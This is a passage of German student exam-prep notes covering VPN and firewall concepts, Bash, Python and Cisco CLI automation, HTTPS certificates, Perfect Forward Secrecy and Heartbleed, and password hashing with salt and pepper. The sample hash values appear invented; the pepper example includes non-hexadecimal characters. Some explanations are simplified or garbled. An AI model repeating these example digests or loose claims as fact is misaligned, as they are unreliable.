- **Zugriffskontrolle über Firewall:** VPN-Benutzer dürfen nur auf bestimmte Ressourcen zugreifen (z. B. ERP, aber nicht auf Druckserver)
- **Verschlüsselung:** Alle Daten werden sicher übertragen, auch in öffentlichen WLANs
- **Netzsegmentierung:** VPN-Zugänge in eigene DMZ oder VLAN legen, um internes Netz zu schützen

4.3 Vorteile für das Unternehmen

- **Mobiles Arbeiten** möglich ohne Sicherheitsverlust
- **Zentrale Kontrolle** über Verbindungen, unabhängig vom Standort des Nutzers
- **Kosteneffizienz:** Keine eigene Standort-Infrastruktur notwendig

5. Zusammenfassung

Die Kombination aus **Firewall, Proxy/NAT und VPN** ermöglicht ein ausgewogenes Sicherheitskonzept für ein mittelgroßes Unternehmen:

- Die **Firewall** schützt den Datenverkehr und erlaubt spezifische Zugriffskontrollen.
- Eine **Proxy-Lösung** bietet tiefergehende Kontrolle über den Internetzugang der Mitarbeiter – insbesondere durch Inhaltsfilterung, Benutzerprotokollierung und Malware-Prävention.
- **NAT** versteckt interne Strukturen und erschwert externe Angriffe, bietet jedoch wenig Kontrolle über Inhalte.
- Ein **VPN-Zugang** schafft eine sichere, verschlüsselte Verbindung für Home-Office-Arbeitsplätze, ohne das Unternehmensnetz zu gefährden.

NSCS Matura Frage - Server- und Netzwerkmanagement mittels CLI

Autor

Luna Klatzer

5AHIF ~ 2025-03

Inhalt

1. Aufgabenstellung	1
1.1. Maturafrage	1
1.2. Allgemeine Anforderungen	1
2. Ausarbeitung	2
2.1. Automatisierung auf Linux mithilfe Bash und Python Scripts	2
2.2. Konfiguration von Netzwerkkomponenten	3
2.3. Dokumentation und Schulung mit Cisco PacketTracer	4

1. Aufgabenstellung

1.1. Maturafrage

Erstellen Sie Konzepte zum Automatisieren des Server- und Netzwerkbetriebs mittels Skripten. Die Server sind Linux-System und die Netzwerkkomponenten sind von der Firma Cisco. Zeigen Sie ein paar Beispiele, wie man mit Skripten die Systeme warten kann. Wie sinnvoll kann der Netzwerksimulator PacketTracer zur Dokumentation und zur Schulung neuer Mitarbeiter verwendet werden.

1.2. Allgemeine Anforderungen

- Die Ausarbeitung muss min. 2 Seiten Inhalt umfassen.
- Die Ausarbeitung muss als **mat.pdf** abgegeben werden.

2. Ausarbeitung

2.1. Automatisierung auf Linux mithilfe Bash und Python Scripts

Bash und **Python** sind beide populäre Server Skriptsprachen, die für die Automatisierung von Servern verwendet werden können. Beide sind beliebte Tools auf Linux-basierten Systemen und vereinfachen die Wartung und Konfiguration von Servern, indem sie repetitive Aufgaben automatisieren oder komplexe Aufgaben vereinfachen.

2.1.1. Bash

Bash ist der de-facto Standard für die Automatisierung von Linux-Servern. Mit Bash können z.B. Cronjobs erstellt werden, die regelmäßig Wartungsaufgaben ausführen. Ein Beispiel für ein Bash-Skript, das regelmäßig Log-Dateien löscht, könnte so aussehen:

```
#!/bin/bash

# Log-Dateien löschen, die älter als 7 Tage sind
find /var/log -type f -mtime +7 -exec rm {} \;
```

Da Bash in allen modernen Linux Distros verfügbar ist, ist eines der Standard Tools für die korrekte Wartung von Linux-Servern, z.B. das Erstellen von Start-up Scripts und System-Backups, welche dann auf einem externen Server gespeichert werden können.

In Kombination mit tools wie **rsync** oder **scp** können Dateien und Ordner zwischen Servern synchronisiert werden. Das könnte z.B. so aussehen:

```
#!/bin/bash

# Backup von /var/www auf einen Backup Server im Netzwerk
rsync -avz /var/www user@backup-server:/backup
```

Manche Systeme können vielleicht nur Shell unterstützen, was jedoch immer seltener wird und wodurch Bash normalerweise ohne Probleme verwendet werden kann.

Zwar selten, aber dennoch möglich ist es auch, dass man Bash für Server Skripte verwendet, die bestimmte Aufgaben anhand von User Requests oder Netzwerk Operationen ausführen. Zwar ist das heutzutage seltener, da man meistens auf die Sprache des gewählten Frameworks zurückgreift, wie z.B. JavaScript im Fall eines Node.js Servers, jedoch ist es dennoch eine Möglichkeit für bestimmte Aufgaben Bash zu verwenden.

2.1.2. Python

Python ist eine mächtige Programmiersprache, die für die Automatisierung von Servern verwendet

werden kann. Mit Python können z.B. REST APIs von Netzwerkgeräten angesprochen werden, um Konfigurationen zu ändern oder Informationen abzurufen. Es bietet eine größere Flexibilität und Funktionalität als Bash und ist daher für komplexere Aufgaben besser geeignet.

Ein Beispiel für ein Python-Skript, das die Konfiguration eines Cisco-Routers abrufen, könnte so aussehen:

```
import requests

url = 'https://router-ip/restconf/data/...'
headers = {'Content-Type': 'application/yang-data+json'}
response = requests.get(url, headers=headers, auth=('username', 'password'))

print(response.json())
```

Da Python eine sehr beliebte Programmiersprache ist, gibt es viele Bibliotheken und Frameworks, die die Entwicklung von Server-Skripten erleichtern. Dahingehend können verschiedene Tasks, wie File-Watching, Datenbank-Operationen oder REST-API-Requests, durchgeführt werden.

2.2. Konfiguration von Netzwerkkomponenten

Die Konfiguration von Netzwerkkomponenten, wie z.B. Cisco-Routern und -Switches, kann ebenfalls automatisiert werden. Für einfachere Änderungen kann das GUI der Geräte verwendet werden, jedoch ist dies zeitaufwändig und fehleranfällig. Mit Skripten können Konfigurationsänderungen schnell und fehlerfrei durchgeführt werden.

Cisco, eines von vielen Herstellern, bietet eine eigene Script Sprache für die Verwaltung von Netzwerkkomponenten, die sogenannte **Cisco IOS CLI**. Mit dieser Sprache können Konfigurationen geändert, Geräte überwacht und Fehler behoben werden.

Ein Beispiel für ein Skript, das die Konfiguration eines Cisco-Routers ändert, könnte so aussehen:

```
enable
config term

interf fa 0/0
ip addr 172.16.0.1 255.255.0.0
no shutd
exit

interf fa 1/0
ip addr 172.17.0.1 255.255.0.0
no shutd
exit

exit
show ip interf brief
```

In diesem Beispiel wird die IP-Adresse von zwei Interfaces eines Cisco-Routers geändert. Das erste Interface liegt auf der IP-Adresse **172.16.0.1** und wird für ein internes Netzwerk verwendet. Das Gleiche ist der Fall beim zweiten Interface auf der IP-Adresse **172.17.0.1** liegt. Sie agieren damit als Gateway für die jeweiligen Netzwerke und erlauben das Segmentieren des Netzwerks mithilfe von VLANs. Die angeschlossenen Switches können dann die VLANs auf die jeweiligen Ports mappen.

Da die Sprache proprietär ist, sind die verschiedenen Befehle größtenteils einzigartig im Cisco-Ökosystem, was bedeutet man muss sich in die Sprache einarbeiten, um sie effektiv zu nutzen.

2.3. Dokumentation und Schulung mit Cisco PacketTracer

PacketTracer ist ein beliebter Netzwerksimulator, der von Cisco entwickelt wurde und die Konfiguration von Netzwerkkomponenten simuliert und damit eine gewisse dry-run Funktionalität bietet. Dadurch ist es speziell beliebt bei der Schulung von Netzwerktechnikern und -administratoren, da man ohne teure Hardware-Infrastruktur Netzwerkkonfigurationen testen und Fehler beheben kann.

Zwar repräsentiert das Environment ein so-genanntes Perfekt-Beispiel einer Netzwerk-Umgebung ohne Interference oder Störungen, was nicht unbedingt der Realität entspricht, jedoch erleichtert es damit den Lernprozess, da man nicht unbedingt andere Fehlerquellen beachten muss.

In vielen Fällen wird PacketTracer auch für das Modellieren von Netzwerken verwendet, um z.B. die Auswirkungen von Konfigurationsänderungen zu testen oder um neue Netzwerkkonzepte zu entwickeln. Damit kann ein System konzipiert werden ohne das physische Geräte vorhanden sein müssen.

Digitale Zertifikate

Frage


Der öffentliche Webaufttritt soll mittels HTTPS abgesichert werden. Erläutern Sie die notwendigen Schritte zur Zertifikats-Ausstellung und erklären Sie das Prinzip von digitaler Signatur und digitalem Zertifikat. Analysieren und bewerten Sie das Sicherheitskonzept von HTTPS-Zertifikaten.

Digitale Signatur

Eine digitale Signatur ist ein kryptografisches Verfahren, das zur Überprüfung der Authentizität und Integrität digitaler Daten dient. Sie wird mit dem privaten Schlüssel des Webserver erstellt und kann mit dem öffentlichen Schlüssel überprüft werden. Dadurch wird sichergestellt, dass die Nachricht nicht verändert wurde und vom angegebenen Webserver stammt.

Funktionsweise der digitalen Signatur

1. Der Webserver erzeugt mit einem Hash-Algorithmus (z. B. SHA-256) eine Prüfsumme der Webseite.
2. Diese Hash-Wert wird mit dem privaten Schlüssel des Webserver verschlüsselt – dies ist die digitale Signatur.
3. Der Webbrowser entschlüsselt die Signatur mit dem öffentlichen Schlüssel des Webserver und vergleicht den erhaltenen Hash-Wert mit der selbst berechneten Prüfsumme.
4. Stimmen die Werte überein, ist die Nachricht authentisch und unverändert.




Digitale Zertifikate

Ein digitales Zertifikat ist eine Datei, die von einer vertrauenswürdigen Zertifizierungsstelle (CA, Certification Authority) ausgestellt wird. Es verknüpft einen Public-Key mit der überprüften Identität des Webservers und dient der Authentifizierung und Sicherheit in digitalen Kommunikationssystemen.

Es enthält:

- Den Namen des Webservers
- Den Public-Key des Webservers
- Die Gültigkeitsdauer
- Den Namen der ausstellenden CA
- Die digitale Signatur der CA



Ausstellung eines Zertifikats

1. Schlüsselpaar erzeugen:

Der Webserver erzeugt ein **öffentliches und privates Schlüsselpaar**.

2. Zertifikatsanforderung (CSR) generieren:

Eine CSR wird erstellt, die Domainnamen und den Public Key enthält.

3. Domain-Verifizierung durch Let's Encrypt:

Um sicherzustellen, dass der Webserver die Domain kontrolliert, fordert Let's Encrypt einen **Nachweis**. Es wird eine **zufällige Datei mit einem Token** auf dem Webserver abgelegt, z. B. unter <http://www.Fahrrad.at/.well-known/acme-challenge/XYZ123>

4. Zertifikat wird automatisch ausgestellt und signiert, sobald die Prüfung erfolgreich ist.

5. Zertifikat wird auf dem Server installiert


Der Webserver kann nun über HTTPS erreichbar gemacht werden. Die Verbindung ist nun:

- **Verschlüsselt (TLS)**
- **Authentifiziert (digitale Signatur der CA)**

Verwendung eines Zertifikats

- Der Webserver kann seinen Public-Key durch das Zertifikat an den Webbrowser weitergeben.
- Die Echtheit des Zertifikats kann durch Überprüfung der digitalen Signatur der CA bestätigt werden.
- Der Webbrowser benötigt dazu nur den Public-Key der CA, um die Signatur zu prüfen.

Authentifizierung mit Zertifikat



In dieser Grafik wird der Ablauf der Authentifizierung eines Webserver mithilfe eines digitalen Zertifikats anhand eines Beispiels gezeigt. Es wird davon ausgegangen, dass das Zertifikat vom kostenlosen Anbieter **Let's Encrypt** ausgestellt wurde.

Der Webserver (hier „Fahrrad.com“) erzeugt ein **Zertifikat**, das unter anderem den Domainnamen und seinen **öffentlichen Schlüssel (Public Key)** enthält. Dieses Zertifikat wird von der **Zertifizierungsstelle (CA)**, z. B. Let's Encrypt, **digital signiert**. Diese Signatur garantiert, dass das Zertifikat authentisch ist und nicht manipuliert wurde.

Beim Verbindungsaufbau sendet der Webserver das Zertifikat an den Webbrowser. Der Browser überprüft:

- Ob das Zertifikat gültig ist (z. B. mit dem öffentlichen Schlüssel der CA)
- Ob die Signatur echt ist
- Ob der angegebene Domainname zur aufgerufenen Website passt

Ist die Prüfung erfolgreich, wird nicht nur die Identität des Servers bestätigt (Authentizität), sondern auch die **gesamte Verbindung per HTTPS verschlüsselt**. So ist sichergestellt, dass keine Daten mitgelesen oder manipuliert werden können – Vertraulichkeit und Integrität sind gewährleistet.

Sicherheitskonzept von HTTPS-Zertifikaten

Stärken:

- **Verschlüsselung:** HTTPS stellt sicher, dass die Daten zwischen Client und Server verschlüsselt sind, sodass Angreifer diese nicht einfach mitlesen können.
- **Authentizität:** Digitale Zertifikate garantieren, dass die Website wirklich zu dem angegebenen Betreiber gehört (sofern von einer vertrauenswürdigen Zertifizierungsstelle ausgestellt).
- **Integrität:** HTTPS schützt vor Man-in-the-Middle-Angriffen, da die übertragenen Daten nicht unbemerkt manipuliert werden können.
- **Vertrauenswürdigkeit:** Moderne Browser zeigen eine Warnung, wenn eine Website kein gültiges Zertifikat besitzt, wodurch Nutzer vor unsicheren Verbindungen gewarnt werden.

Schwächen:

- **Zertifizierungsstellen als Single Point of Failure:** Die Sicherheit hängt von der Vertrauenswürdigkeit der Certificate Authorities (CAs) ab. Falls eine CA kompromittiert wird, können gefälschte Zertifikate ausgestellt werden.
- **Ablauf und Erneuerung:** Zertifikate müssen regelmäßig erneuert werden. Abgelaufene Zertifikate führen zu Warnungen und können das Vertrauen der Nutzer beeinträchtigen.
- **Missbrauch von DV-Zertifikaten:** Domain-Validated (DV)-Zertifikate bestätigen nur den Besitz der Domain, nicht die Identität des Unternehmens. Angreifer können gefälschte Webseiten mit gültigen DV-Zertifikaten betreiben.
- **Mögliche Man-in-the-Middle-Angriffe bei kompromittierten CAs:** Falls eine CA kompromittiert wird, kann die Verschlüsselung ausgehebelt werden.

„Für den Administrator-Login am Server wird ein SSH-Zugang verwendet. Konfigurieren Sie für TLS eine geeignete Kombination von Algorithmen, die „Perfect Forward Secrecy“ (PFS) ermöglicht. Analysieren Sie das Sicherheitskonzept von PFS und stellen Sie es den früher üblichen SSL-Verfahren ohne PFS gegenüber. (Diffie-Hellman, RSA, Heartbleet...)“

Einleitung

Beim Zugriff auf Server mittels **Secure Shell (SSH)** sowie beim Aufbau sicherer Kommunikationsverbindungen mit **Transport Layer Security (TLS)** spielt die Sicherheit der verwendeten Algorithmen eine zentrale Rolle. Insbesondere gewinnt das Konzept der „**Perfect Forward Secrecy**“ (**PFS**) zunehmend an Bedeutung.

Diese Arbeit erläutert zunächst die **Grundlagen von PFS**, schlägt eine geeignete **Konfiguration von Algorithmen für TLS** vor und analysiert das **Sicherheitskonzept von PFS**.

Grundlagen von „Perfect Forward Secrecy“ (PFS)

Perfect Forward Secrecy bezeichnet ein **Sicherheitsmerkmal kryptographischer Systeme**, bei dem Sitzungsschlüssel unabhängig voneinander generiert werden. Der entscheidende Vorteil liegt darin, dass selbst im Falle einer **Offenlegung des privaten Langzeitschlüssels** eines Servers **vergangene Kommunikation weiterhin geschützt** bleibt. Dies wird hauptsächlich durch den **Einsatz von Schlüsselaustauschverfahren** wie **Diffie-Hellman (DH)** oder **Elliptic Curve Diffie-Hellman (ECDH)** erreicht.

Geeignete TLS-Konfiguration mit PFS

Zur Sicherstellung von **PFS in einer TLS-Konfiguration** wird üblicherweise auf folgende Kombination von Algorithmen gesetzt:

- ❖ Schlüsselaustauschverfahren:
ECDHE (Elliptic Curve Diffie-Hellman Ephemeral)
- ❖ Authentifizierungsverfahren:
RSA (Rivest-Shamir-Adleman) oder
ECDSA (Elliptic Curve Digital Signature Algorithm)
- ❖ Verschlüsselungsverfahren:
AES-GCM (AES im Galois/Counter Mode)
- ❖ Hashfunktion:
SHA-256 oder **SHA-384**

Beispiel für eine empfohlene Konfiguration:

- ❖ TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
- ❖ TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256

Diese **Cipher-Suites** gewährleisten, dass **für jede neue Verbindung ein einmaliger Sitzungsschlüssel** durch das DH-Verfahren generiert wird, wodurch ältere Verbindungen auch im Falle eines offengelegten privaten Schlüssels sicher bleiben.

Sicherheitsanalyse von PFS

Perfect Forward Secrecy bietet eine deutliche **Verbesserung der Sicherheitslage** gegenüber traditionellen Ansätzen, bei denen ein **statischer Schlüssel**, beispielsweise RSA-basierte Schlüssel, verwendet wird. Ein solches **älteres SSL-Verfahren ohne PFS**, welches häufig eingesetzt wurde, hatte den **Nachteil**, dass bei Verlust oder Diebstahl des privaten RSA-Schlüssels sämtliche vergangenen Kommunikationen, die mit diesem Schlüssel gesichert wurden, entschlüsselt werden konnten. Dies stellt ein großes **Sicherheitsrisiko** dar, besonders in der heutigen Zeit, wo hochentwickelte Cyberangriffe wie „**Heartbleed**“ die potenzielle Offenlegung privater Schlüssel drastisch erhöht haben.

Vergleich von PFS mit traditionellen SSL-Verfahren

Traditionelle SSL-Verfahren (ohne PFS):

- ❖ **Verwendung eines statischen privaten Schlüssels:**
Offenlegung erlaubt Entschlüsselung sämtlicher vergangener Verbindungen.
- ❖ **Bekannte Schwachstellen:**
Verwundbar gegen Exploits, wie „**Heartbleed**“, die potenziell Zugriff auf private Schlüssel gewähren.
- ❖ **Langfristiges Risiko:**
Hohe Sicherheitsrisiken, da der Verlust eines Schlüssels langwierige Auswirkungen hat.

PFS-Verfahren (mit DH/ECDH):

- ❖ **Einzigartige Sitzungsschlüssel:**
Jede Verbindung verwendet einen separaten Schlüssel.
- ❖ **Begrenzte Auswirkung bei Offenlegung:**
Verlust des privaten Schlüssels beeinträchtigt ausschließlich zukünftige Kommunikationen, während frühere Verbindungen weiterhin sicher bleiben.
- ❖ **Schutz vor langfristigen Risiken:**
Selbst wenn ein Angreifer Zugriff auf den aktuellen Schlüssel erhält, bleiben frühere Sitzungen geschützt.

Warum PFS so wichtig ist – Beispiel „Heartbleed“

Im Jahr **2014** tauchte der bekannte **Heartbleed-Bug** (*Bezeichnung der Sicherheitslücke: CVE-2014-0160*) in OpenSSL auf. Durch diesen Fehler konnten Angreifer **kleine Ausschnitte aus dem Arbeitsspeicher** eines betroffenen Servers **auslesen**, was dazu führte, dass eventuell **Passwörter, Cookies** oder sogar **private Schlüssel** eines Servers in fremde Hände geraten konnten.

Problem ohne PFS

Wenn ein Server **keinen PFS-Schlüsselaustausch** genutzt hat, konnten Angreifer **aufgezeichneten Datenverkehr** im Nachhinein **komplett entschlüsseln**, sobald sie an den privaten Schlüssel gelangten. **Das bedeutet:** Alles, was in der Vergangenheit an verschlüsselten Admin-Logins oder anderen sensiblen Daten übertragen wurde, wäre dann plötzlich frei verfügbar.

Quellen

- ❖ [https://threema.ch/de/faq/perfect_forward_secrecy#:~:text=Perfect%20Forward%20Secrecy%20\(PFS\)%20ist,Vergangenheit%20gesendet%20oder%20empfangen%20hat](https://threema.ch/de/faq/perfect_forward_secrecy#:~:text=Perfect%20Forward%20Secrecy%20(PFS)%20ist,Vergangenheit%20gesendet%20oder%20empfangen%20hat)
- ❖ https://de.wikipedia.org/wiki/Perfect_Forward_Secrecy
- ❖ https://docs.redhat.com/en/documentation/red_hat_enterprise_linux/7/html/security_guide/sec-hardening_tls_configuration
- ❖ <https://www.eff.org/deeplinks/2014/04/why-web-needs-perfect-forward-secrecy#:~:text=Luckily%2C%20there%27s%20one%20important%20mitigation,forward%20secrecy%20is%20still%20safe>
- ❖ https://blog.heroku.com/beyond_heartbleed_improved_security_for_encrypted_connections#:~:text=Perfect%20Forward%20Secrecy%20ensures%20this,decrypt%20communications%20from%20the%20past
- ❖ <https://datatracker.ietf.org/doc/html/rfc5246>
- ❖ <https://www.ssl.com/guide/tls-standards-compliance/#:~:text=,provides%20a%20lower%20authentication%20strength>
- ❖ <https://heartbleed.com/>

Kryptographischer Hash, Authentisierung

Sie sind Netzwerkadministrator einer Firma für den Verkauf von Geschenkartikel. Erstellen Sie eine Benutzerverwaltung für die Webapplikation für die Online-Bestellung. Die Passwörter sollen verschlüsselt gespeichert werden. Diskutieren Sie die Möglichkeiten, bei einem möglichen Datenbank-Diebstahl die Entschlüsselung der Passwort-Daten zu erschweren. (Dictionary-Angriffe)

1) Hashing

Hashing ist ein Verfahren zur sicheren Speicherung von Passwörtern, bei dem das ursprüngliche Passwort mithilfe eines **kryptografischen Hash-Algorithmus** in eine **einzigartige, irreversible Zeichenkette** umgewandelt wird. Im Gegensatz zu einer Verschlüsselung, die rückgängig gemacht werden kann, ist ein Hash eine **Einweg-Funktion**, was bedeutet, dass es aus dem Hash-Wert praktisch unmöglich ist, das ursprüngliche Passwort zu rekonstruieren. Moderne Hashing-Algorithmen wie **bcrypt**, **Argon2** oder **PBKDF2** sind speziell für Passwort-Hashing entwickelt und beinhalten Mechanismen, die das Berechnen eines Hashes bewusst verlangsamen, um **Brute-Force- und Dictionary-Angriffe** zu erschweren. Besonders wichtig ist dabei die Anpassbarkeit der Rechenkomplexität durch Parameter wie die **Iterationszahl**, sodass die Sicherheit auch mit steigender Rechenleistung von Angreifern erhöht werden kann. Einfache Hashing-Algorithmen wie **SHA-256** oder **MD5** sind hingegen ungeeignet, da sie zu schnell berechnet werden können, was Angreifern mit leistungstarker Hardware ermöglicht, große Mengen an Hashes in kurzer Zeit zu generieren und zu knacken.

Dictionary-Angriffe

Ein **Dictionary-Angriff** ist eine Methode zum Knacken von Passwörtern, bei der Angreifer eine vorgefertigte Liste mit häufig verwendeten oder wahrscheinlichen Passwörtern systematisch ausprobieren. Dabei greifen sie auf sogenannte Wörterbücher zurück, die Tausende bis Millionen gängiger Passwörter enthalten. Falls Passwörter in Form von Hashes gespeichert sind, werden für jedes Wörterbuch-Passwort entsprechende Hashwerte berechnet und mit den gestohlenen Hashes verglichen. Sobald eine Übereinstimmung gefunden wird, ist das Passwort erfolgreich entschlüsselt. Besonders anfällig für diese Art von Angriff sind schwache oder häufig verwendete Passwörter wie „123456“ oder „password“

Beispiel

Ein Benutzer gibt das Passwort "**Geheim123**" ein. Dieses Passwort wird mit dem SHA-256-Algorithmus gehasht:

Geheim123 → c17b6c9b6b5db691ad7fd981e61a85ef2f5c905eecf5e2393c6ef8f3f28f66c6

Da SHA-256 ein schneller Algorithmus ist, könnte ein Angreifer mit einer Datenbank aus häufig verwendeten Hash-Werten das Passwort relativ schnell knacken. Stattdessen wäre ein Algorithmus wie bcrypt besser, da dieser das Hashing bewusst verlangsamt.

2) Salting

Salting ist eine Technik, die die Sicherheit von gehashten Passwörtern weiter erhöht, indem **jedem Passwort ein zufälliger Wert (Salt) hinzugefügt wird, bevor es gehasht wird**. Der Salt wird dabei für jedes Passwort individuell generiert und zusammen mit dem Hash in der Datenbank gespeichert. Dies verhindert, dass **identische Passwörter denselben Hash-Wert erhalten**, was Angriffe mit **Rainbow Tables**, vorgefertigten Hash-Wert-Tabellen, wirkungslos macht. Ohne Salt wäre es möglich, Hashes in einer Datenbank mit bekannten Hashes aus solchen Tabellen abzugleichen und das Passwort zu erraten. Durch die Verwendung eines einzigartigen Salts für jedes Passwort wird außerdem verhindert, dass Angreifer anhand der gespeicherten Hashes erkennen können, welche Benutzer dasselbe Passwort verwenden. Moderne Hashing-Algorithmen wie **bcrypt** und **Argon2** integrieren bereits eine Salting-Funktion, sodass der Entwickler nicht explizit einen Salt verwalten muss.

Beispiel

Ohne Salt hätten zwei Benutzer mit demselben Passwort auch denselben Hash:

Benutzer A: "Passwort123" → 6cb75f652a9b52798eb6cf2201057c73

Benutzer B: "Passwort123" → 6cb75f652a9b52798eb6cf2201057c73

Durch die Verwendung eines individuellen Salts sieht das Ergebnis so aus:

Benutzer A: "Passwort123" + "randomSalt1" → 2d5f1a8c2b4f9a56379afdd67f9e1e1a

Benutzer B: "Passwort123" + "randomSalt2" → e4b7a91a92f87b0b678bf69c2f3d3c9e

Da nun jeder Benutzer einen eigenen Hash hat, kann ein Angreifer nicht erkennen, dass beide dasselbe Passwort verwenden.

3) Peppering

Peppering ist eine zusätzliche Sicherheitsmaßnahme, die darauf abzielt, die Passwortspeicherung noch widerstandsfähiger gegen Angriffe zu machen. Dabei wird **ein geheimer, globaler Schlüssel (Pepper) auf Anwendungsebene hinzugefügt**, bevor das Passwort gehasht wird. Im Gegensatz zu einem Salt, der für jedes Passwort individuell ist und in der Datenbank gespeichert wird, wird der Pepper **nicht in der Datenbank abgelegt**, sondern separat, beispielsweise in der Server-Konfiguration oder in einem sicheren Hardware-Modul (HSM). Dadurch haben Angreifer selbst bei einem erfolgreichen Datenbankdiebstahl nicht alle Informationen, um Hashes effizient zu knacken. Dies erschwert vor allem **Brute-Force-Angriffe**, da der Angreifer nicht genau weiß, welcher zusätzliche Wert in den Hash eingeflossen ist. Der Nachteil von Peppering ist jedoch, dass bei einem Verlust des geheimen Werts alle gespeicherten Passwörter unbrauchbar werden, weshalb eine sichere Verwaltung des Peppers essenziell ist.

Beispiel:

Zusätzlich zum Salt wird ein geheim gehaltener Pepper verwendet:

Passwort: "SicheresPW!"

Salt: "randomSaltXYZ"

Pepper (geheim!): "ServerSecretKey"

Das finale Hashing würde dann so aussehen:

Hash("SicheresPW!randomSaltXYZServerSecretKey") → 9a7b8c2e1f56a3d4e7f8g9h0a1b2c3d4

Da der Pepper nicht in der Datenbank gespeichert wird, kann ein Angreifer, selbst wenn er Zugriff auf die Datenbank erhält, den Hash nicht einfach durch Brute-Force entschlüsseln, weil ihm der geheime Pepper-Wert fehlt.

Quellen

- <https://www.baeldung.com/cs/password-salt-pepper>
- https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

Verschlüsselung (Symmetrisch, Asymmetrisch)

Nur autorisierte Personen sollen gewisse Daten lesen können, deswegen braucht man die Verschlüsselung, um die Daten vertraulich zu übertragen. Deswegen wird oft die Verschlüsselungsverfahren verwendet, da sie weniger rechenintensiv sind und deswegen schneller sind als asymmetrische Verfahren.

Symmetrische und Asymmetrische Verschlüsselung


Bei der symmetrischen Verschlüsselung wird derselbe Schlüssel sowohl zum Verschlüsseln als auch zum Entschlüsseln verwendet. Bekannte Algorithmen dafür sind AES (Advanced Encryption Standard), DES (Data Encryption Standard) und ChaCha20. Diese sind zwar effizient, benötigen aber eine sichere Methode zum Schlüsselaustausch.

Die asymmetrische Verschlüsselung verwendet Schlüsselpaare, bestehend aus einem öffentlichen und einem privaten Schlüssel. Den öffentliche Schlüssel braucht man zum Verschlüsseln der Nachricht, sodass nur der Empfänger mit seinem privaten Schlüssel entschlüsseln kann. Sehr häufig genutzte Algorithmen hierfür sind RSA und ECC (Elliptic Curve Cryptography). Sie sind zwar langsamer aber, dafür erheblich sicherer beim Schlüsselaustausch.

Stream Cipher und Block Cipher im Counter-Mode (CTR)

